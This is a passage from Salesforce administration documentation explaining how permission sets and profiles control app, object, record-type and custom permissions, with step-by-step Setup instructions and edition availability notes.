In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

System Settings

Some system functions apply to an organization and not to any single app. For example, “View Setup and Configuration” allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the “Run Reports” and “Manage Dashboards” permissions allow managers to create and manage reports in all apps. In some cases, such as with “Modify All Data,” a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

To view all users who are assigned to a permission set, from any permission set page, click **Manage Assignments**. From the Assigned Users page, you can:

- Assign users to the permission set
- Remove user assignments from the permission set
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View a profile by clicking the profile name

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view users that are assigned to a permission set:

- View Setup and Configuration

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *`sales`* in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let’s say you have an Albums custom object. Type *`albu`*, then select `Albums`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To search permission sets:

- View Setup and Configuration

Item	Search for	Example
- Fields - Record types	Parent object name	Let's say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.
All other categories	Category name	To find Apex class access settings, type *`apex`*, then select `Apex Class Access`. To find custom permissions, type *`cust`*, then select `Custom Permissions`. And so on.

If you don't get any results, don't worry. Here's some tips that can help:

- Check if the search term has at least three consecutive characters that match the object, setting, or permission name.
- The permission, object, or setting you're searching for might not be available in the current Salesforce org.
- The item you're searching for might not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- The permission set license associated with the permission set doesn't include the object, setting, or permission name you're searching for.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Force.com app menu.

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit assigned app settings:

- Manage Profiles and Permission Sets

Assign Custom Record Types in Permission Sets

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types in permission sets:

- Manage Profiles and Permission Sets

IN THIS SECTION:

How is record type access specified?

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

How is record type access specified?

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- A user's default record type is specified in the user's personal settings. You can't specify a default record type in permission sets.
- You can assign the `--Master--` record type in profiles. In permission sets, you can assign only custom record types. The behavior for record creation depends on which record types are assigned in profiles and permission sets.

If users have this record type on their profile...	And this total number of custom record types in their permission sets...	When they create a record...
`--Master--`	None	The new record is associated with the Master record type
`--Master--`	One	The new record is associated with the custom record type. Users can't select the Master record type.
`--Master--`	Multiple	Users are prompted to select a record type.
Custom	One or more	Users are prompted to select a record type. In their personal settings, users can set an option to use their default record type and not be

If users have this record type on their profile...	And this total number of custom record types in their permission sets...	When they create a record...
		prompted to choose a record type.

- Page layout assignments are specified in profiles only—they're not available in permission sets. When a permission set specifies a custom record type, users with that permission set get the page layout assignment that's specified for that record type in their profile. (In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.)
- For lead conversion, the default record type specified in a user's profile is used for the converted records.
- Users can view records assigned to any record type. As a result, a page layout is assigned to every record type on a user's profile. A record type assignment on a user's profile or permission set doesn't determine whether a user can view a record with that record type. The record type assignment simply specifies that the user can use that record type when creating or editing a record.
- Record types in permission sets aren't supported in packages and change sets. As a result, any record type assignments in permission sets in a sandbox organization must be manually reproduced in a production organization.

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Custom Permissions**.
4. Click **Edit**.
5. To enable custom permissions, select them from the Available Custom Permissions list and then click **Add**. To remove custom permissions from the permission set, select them from the Enabled Custom Permissions list and then click **Remove**.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in permission sets:

- Manage Profiles and Permission Sets

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

- Assign Permission Sets to a Single User
- Assign a Permission Set to Multiple Users
- Remove User Assignments from a Permission Set

IN THIS SECTION:

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

The Permission Set Assignments page shows:

- Permission sets with no associated license. For example, you can assign a permission set if **None** was selected for the license type in the permission set. Make sure that the user's license allows all the permission set's enabled settings and permissions. If the user's license doesn't allow selected permissions, the assignment fails.
- Permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license.
- Permission sets specific to permission set licenses. Let's say you create a permission set named Identity and associate that permission set to the "Identity Connect" permission set license. When you assign users to Identity, they receive all functionality available with the Identity Connect permission set license.

Note: Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

1. From Setup, enter `Users` in the `Quick Find` box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.
5. Click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

1. Select the permission set that you want to assign to users.
2. Click **Manage Assignments** and then **Add Assignments**.
3. Select the checkboxes next to the names of the users you want assigned to the permission set, and click **Assign**.

Messages confirm success or indicate if a user doesn't have the appropriate licenses for assignment.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign a permission set to users:
- Assign Permission Sets

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set.
3. In the permission set toolbar, click **Manage Assignments**.
4. Select the users to remove from this permission set.

   You can remove up to 1000 users at a time.
5. Click **Remove Assignments**.

   This button is only available when one or more users are selected.
6. To return to a list of all users assigned to the permission set, click **Done**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To remove permission set assignments:
- Assign Permission Sets

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

Object permissions either respect or override sharing rules and settings. The following permissions specify the access that users have to objects.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings. Note: "Modify All" on documents allows access to all shared and public folders, but not the ability to edit folder properties or create new folders. To edit folder properties and create new folders, users must have the "Manage Public Documents" permission.	Overrides sharing

IN THIS SECTION:

"View All" and "Modify All" Permissions Overview

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Comparing Security Models

"View All" and "Modify All" Permissions Overview

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Be aware of the following distinctions between the permission types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

Permissions	Used for	Users who need them
View All Modify All	Delegation of object permissions.	Delegated administrators who manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals. Users with View All Data (or Modify All Data) permission can view (or modify) all apps and data, even if the apps and data are not shared with them.	Administrators of an entire organization
View All Users	Viewing all users in the organization. Grants Read access to all users, so that you can see their user record details, see them in searches, list views, and so on.	Users who need to see all users in the organization. Useful if the organization-wide default for the user object is Private. Administrators with the "Manage Users" permission are automatically granted the "View All Users" permission.

"View All" and "Modify All" are not available for ideas, price books, article types, and products.

"View All" and "Modify All" allow for delegation of object permissions only. To delegate user administration and custom object administration duties, define delegated administrators.

"View All Users" is available if your organization has User Sharing, which controls user visibility in the organization. To learn about User Sharing, see User Sharing.

Comparing Security Models

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce user security is an intersection of sharing, and user and object permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The "Read," "Create," "Edit," and "Delete" permissions respect sharing settings, which control access to data at the record level. The "View All" and "Modify All" permissions override sharing settings for specific objects. Additionally, the "View All Data" and "Modify All Data" permissions override sharing settings for *all* objects.

The following table describes the differences between the security models.

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators
Where managed	"Read," "Create," "Edit," and "Delete" object permissions; Sharing settings	"View All" and "Modify All"
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	"View All" and "Modify All"

	Permissions that Respect Sharing	Permissions that Override Sharing
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with "Modify All"
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with "Modify All"
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group "Entire Organization" are shared with a specified group, with Read-Only access	Available on all objects with "View All"
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions Note: "View All" and "Modify All" are not available for ideas, price books, article types, and products.
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and Portal Subordinates, Queues, Teams, and Public Groups	Profile or permission sets
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with "View All" and "Modify All"
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with "Modify All"
Ability to manage all case comments	Not available	Available with "Modify All" on cases

Salesforce Mobile Classic Permissions

A mobile license is required for each user who will access the Salesforce Mobile Classic app. You allocate mobile licenses using the `Mobile User` checkbox on the user record.

Important: On December 1, 2017, Salesforce Mobile Classic will be removed from the App Store and Google Play, and access to currently installed Salesforce Mobile Classic apps will be immediately disabled for all users and orgs. For more information about the retirement of Salesforce Mobile Classic and your transition options, see Salesforce Mobile Classic App to Retire on December 1, 2017 and join the conversation in this group in the Trailblazer Community.

For organizations using Unlimited, Performance, and Developer Editions, Salesforce provides a mobile license for each Salesforce license and the `Mobile User` checkbox is enabled by default for all users. Organizations using Professional or Enterprise Editions must purchase mobile licenses separately and allocate them manually.

Note: The `Mobile User` checkbox is disabled by default for new Performance Edition users.

To prevent users from activating Salesforce Mobile Classic on their mobile devices before you're ready to deploy the app, disable the `Mobile User` checkbox for all your users.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- View Setup and Configuration

To create, change, or delete Salesforce Mobile Classic configurations:

- Manage Mobile Configurations

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

IN THIS SECTION:

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *`Custom Permissions`* in the `Quick Find` box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
   - `Label`—the permission label that appears in permission sets
   - `Name`—the unique name that's used by the API and managed packages
   - `Description`—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - `Connected App`—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:

- Manage Custom Permissions

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter `Custom Permissions` in the `Quick Find` box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
   - `Label`—the permission label that appears in permission sets
   - `Name`—the unique name that's used by the API and managed packages
   - `Description`—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - `Connected App`—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:
- Manage Custom Permissions

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

Watch how you can grant users access to objects using profiles.

Who Sees What: Object Access (English only)

Your org includes several standard profiles where you can edit a limited number of settings. With editions that contain custom profiles, you can edit all permissions and settings except the user license. In Contact Manager, Essentials Edition, and Group Edition orgs, you can assign standard profiles to your users, but you can't view or edit the standard profiles, and you can't create custom profiles.

Every profile belongs to exactly one user license type.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

IN THIS SECTION:

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *Profiles* in the `Quick Find` box, then select **Profiles**, then select the profile you want.

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the `Quick Find` box, then select **Profiles**.

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Clone Profiles

Instead of creating profiles, save time by cloning existing profiles and customizing them.

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you’ve created a custom permission and associated it with a process or app, you can enable the permission in profiles.

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

To open the profile overview page, from Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles** and click the profile you want to view.

From the profile overview page, you can:

- Search for an object, permission, or setting
- Clone the profile
- If it's a custom profile, delete the profile by clicking **Delete**

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

- Change the profile name or description by clicking **Edit Properties**
- View a list of users who are assigned to the profile
- Under Apps and System, click any of the links to view or edit permissions and settings.

IN THIS SECTION:

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

App and System Settings in the Enhanced Profile User Interface

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles:

- View Setup and Configuration

To delete profiles and edit profile properties:

- Manage Profiles and Permission Sets

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit record type and page layout access settings:

- Manage Profiles and Permission Sets

In the enhanced profile user interface, Record Types and Page Layout Assignments settings determine the record type and page layout assignment mappings that are used when users view records. They also determine which record types are available when users create or edit records.

To specify record types and page layout assignments:

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. In the **Find Settings...** box, enter the name of the object you want and select it from the list.
4. Click **Edit**.
5. In the Record Types and Page Layout Assignments section, make changes to the settings as needed.

Setting	Description
Record Types	Lists all existing record types for the object. `--Master--` is a system-generated record type that's used when a record has no custom record type associated with it. When `--Master--` is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
Page Layout Assignment	The page layout to use for each record type. The page layout determines the buttons, fields, related lists, and other elements that users with this profile see when creating records with the associated record type. Since all users can access all record types, every record type must have a page layout assignment, even if the record type isn't specified as an assigned record type in the profile.
Assigned Record Types	Record types that are checked in this column are available when users with this profile create records for the object. If `--Master--` is selected, you can't select any custom record types; and if any custom record types are selected, you can't select `--Master--`.
Default Record Type	The default record type to use when users with this profile create records for the object.

The Record Types and Page Layout Assignments settings have some variations for the following objects or tabs.

Object or Tab	Variation
Accounts	If your organization uses person accounts, the accounts object additionally includes **Business Account Default Record Type** and **Person Account Default Record Type** settings, which specify the default record type to use when the profile's users create business or person account records from converted leads.

Object or Tab	Variation
Cases	The cases object additionally includes **Case Close** settings, which show the page layout assignments to use for each record type on closed cases. That is, the same record type may have different page layouts for open and closed cases. With this additional setting, when users close a case, the case may have a different page layout that exposes how it was closed.
Home	You can't specify custom record types for the home tab. You can only select a page layout assignment for the --Master-- record type.

6. Click **Save**.

IN THIS SECTION:

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

Assign Record Types to Profiles in the Original Profile User Interface

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types to profiles:
- Customize Application

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

Note: Users can view records of any record type, even if the record type is not associated with their profile.

You can associate several record types with a profile. For example, a user needs to create hardware and software sales opportunities. In this case, you can create and add both "Hardware" and "Software" record types to the user's profile.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list.

   Master is a system-generated record type that's used when a record has no custom record type associated with it. When you assign `Master`, users can't set a record type to a record, such as during record creation. All other record types are custom record types.

5. From `Default`, choose a default record type.

   If your organization uses person accounts, this setting also controls which account fields display in the `Quick Create` area of the accounts home page.

6. If your organization uses person accounts, set default record type options for both person accounts and business accounts. From the `Business Account Default Record Type` and then the `Person Account Default Record Type` drop-down list, choose a default record type.

   These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.

Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts. Go to Account Record Type Settings in the profile detail page. Clicking **Edit** in the Account Record Type Settings is another way to begin setting record type defaults for accounts.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.
   - Selected page layout assignments are highlighted.
   - Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign page layouts in profiles:
- Manage Profiles and Permission Sets

App and System Settings in the Enhanced Profile User Interface

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For example, customer service agents may need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

Note: Regardless of the currently selected app, all of a user's permissions are respected. For example, although the “Import Leads” permission is under the Sales category, a user can import leads even while in the Service app.

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. Other system functions apply to all apps. For example, the “Run Reports” and “Manage Dashboards” permissions allow managers to create and manage reports in all apps. In some cases, such as with “Modify All Data,” a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Search terms aren’t case-sensitive. For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *`sales`* in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let’s say you have an Albums custom object. Type *`albu`*, then select `Albums`.
• Fields • Record types • Page layout assignments	Parent object name	Let’s say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.
All other categories	Category name	To find Apex class access settings, type *`apex`*, then select `Apex Class Access`. To find custom permissions, type *`cust`*, then select `Custom Permissions`. And so on.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available profile permissions and settings vary according to which Salesforce edition you have.

USER PERMISSIONS

To find permissions and settings in a profile:
- View Setup and Configuration

If no results appear in a search:

- Check if the permission, object, tab, or setting you're searching for is available in the current organization.
- Verify that the item you're searching for is available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
- Ensure that your search term contains at least three consecutive characters that match the name of the item you want to find.
- Make sure that you spelled the search term correctly.

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**, then select the profile you want.

On the profile detail page, you can:

- Edit the profile
- Create a profile based on this profile
- For custom profiles only, click **Delete** to delete the profile

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

- View the users who are assigned to this profile

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

IN THIS SECTION:

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

Edit Profiles in the Original Profile Interface

